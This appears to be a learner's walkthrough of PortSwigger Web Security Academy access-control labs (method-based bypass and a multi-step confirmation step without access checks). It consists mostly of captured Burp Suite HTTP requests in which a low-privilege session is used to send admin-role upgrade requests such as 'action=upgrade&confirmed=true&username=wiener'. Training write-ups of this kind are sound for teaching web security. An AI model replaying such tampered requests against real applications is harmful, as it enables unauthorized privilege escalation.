14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36

15 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

16 Sec-Fetch-Site: same-origin

17 Sec-Fetch-Mode: navigate

18 Sec-Fetch-User: ?1

19 Sec-Fetch-Dest: document

20 Referer: https://0a0800fe04196c548318244900e1002c.web-security-academy.net/admin

21 Accept-Encoding: gzip, deflate, br

22 Accept-Language: en-US,en;q=0.9

23 Priority: u=0, i

24 username=carlos&action=upgrade

0 highlights

Response

PrettyRawHexRender

1 HTTP/2 401 Unauthorized

2 Content-Type: application/json; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 14

5

6 "Unauthorized"

0 highlights

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

51 x53 x54 x+

SendCancel<>Follow redirection

Target: https://0a0800fe04196c54831824

Request

PrettyRawHex

1 GET /admin-roles?username=wiener&action=upgrade HTTP/2

2 Host: 0a0800fe04196c548318244900e1002c.web-security-academy.net

3 Cookie: session=n64kd73YZaNec19F×IXG1t5hm781QD0c

4 Cache-Control: max-age=0

5 Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",

6 "Chromium";v="129"

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "Windows"

9 Origin: https://0a0800fe04196c548318244900e1002c.web-security-academy.net

10 Dnt: 1

11 Upgrade-Insecure-Requests: 1

12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36

13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14 Sec-Fetch-Site: same-origin

15 Sec-Fetch-Mode: navigate

16 Sec-Fetch-User: ?1

17 Sec-Fetch-Dest: document

18 Referer: https://0a0800fe04196c548318244900e1002c.web-security-academy.net/admin

19 Accept-Encoding: gzip, deflate, br

20 Accept-Language: en-US,en;q=0.9

21 Priority: u=0, i

22

0 highlights

Response

PrettyRawHexRender

1 HTTP/2 302 Found

2 Location: /admin

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

6

0 highlights

Done



Method-based access control can be circumvented

[Back to lab description >](#)

LAB Solved

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My Account

Your username is: wiener

Email

[Update email](#)

Lab 12: <https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step>

Similar to previous lab but here we have another confirmation message from the server before doing the changes to any user. So, as usually I intercepted all the requests to modify after analysing the all requests I just copied the session id from the normal user and the pasted it on the verification url at the same time I also changed the username and finally the username is upgraded.

The screenshot displays the PortSwigger Repeater interface. The top navigation bar includes tabs for Dashboard, Target, Proxy, Intruder, Repeater (selected), Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the navigation bar, a row of tabs shows request counts: 51 x, 53 x, 54 x, 55 x, 56 x, 57 x, 58 x, 59 x, and 60 x (selected). The main interface is divided into two panels: Request and Response. The Request panel is active, showing a list of request details in a 'Pretty' view. The details include the method (GET), path (/my-account?id=wiener), host (0a6e008f033d1c1b815ac0aa00990004.web-security-academy.net), cookies (session=FD414M7sFLKvoBeYwIjfb3fcVwnoxdRe), cache-control (max-age=0), dnt (1), upgrade-insecure-requests (1), user-agent (Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36), accept (text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7), sec-fetch-site (same-origin), sec-fetch-mode (navigate), sec-fetch-user (?1), sec-fetch-dest (document), sec-ch-ua (Google Chrome;v=129, Not=A?Brand;v=8, Chromium;v=129), sec-ch-ua-mobile (?0), sec-ch-ua-platform (Windows), referer (https://0a6e008f033d1c1b815ac0aa00990004.web-security-academy.net/login), accept-encoding (gzip, deflate, br), accept-language (en-US,en;q=0.9), and priority (u=0, i). The Response panel is currently empty. At the bottom of the interface, there is a search bar and a status indicator showing '0 highlights'.

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a6e008f033d1c1b815ac0aa00990004.web-security-academy.net
3 Cookie: session=FD414M7sFLKvoBeYwIjfb3fcVwnoxdRe
4 Cache-Control: max-age=0
5 Dnt: 1
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
  age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
  7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
  "Chromium";v="129"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer:
  https://0a6e008f033d1c1b815ac0aa00990004.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u=0, i
20
21
```


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

51 x 53 x 54 x 55 x 56 x 57 x 58 x 59 x 60 x +

Send Cancel < > Follow redirection Target: https://0a6e008f033d1c1b815ac00990004.web-security-academy.net

Request

Pretty Raw Hex

```
1 POST /admin-roles HTTP/2
2 Host: 0a6e008f033d1c1b815ac00990004.web-security-academy.net
3 Cookie: session=FD4i4N7sFLKvoBeYwIJfb3fcVvnoxDRc
4 Content-Length: 45
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
  "Chromium";v="129"
7 Sec-Ch-Ua-Mobile: 0
8 Sec-Ch-Ua-Platform: "Windows"
9 Origin:
  https://0a6e008f033d1c1b815ac00990004.web-security-academy.net
10 Dnt: 1
11 Upgrade-Insecure-Requests: 1
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
  Safari/537.36
14 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
  age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
  7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
  https://0a6e008f033d1c1b815ac00990004.web-security-academy.net/a
  dmin-roles
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language: en-US,en;q=0.9
22 Priority: u=0, i
23
24 action=upgrade&confirmed=true&username=wiener
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

0 highlights

Not secure https://0a6e008f033d1c1b815ac00990004.web-security-academy.net/my-account?id=wiener

Web Security Academy Multi-step process with no access control on one step

LAB Solved

Back to lab description

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My Account

Your username is: wiener

Email

Update email

Lab 13: <https://portswigger.net/web-security/access-control/lab-referer-based-access-control>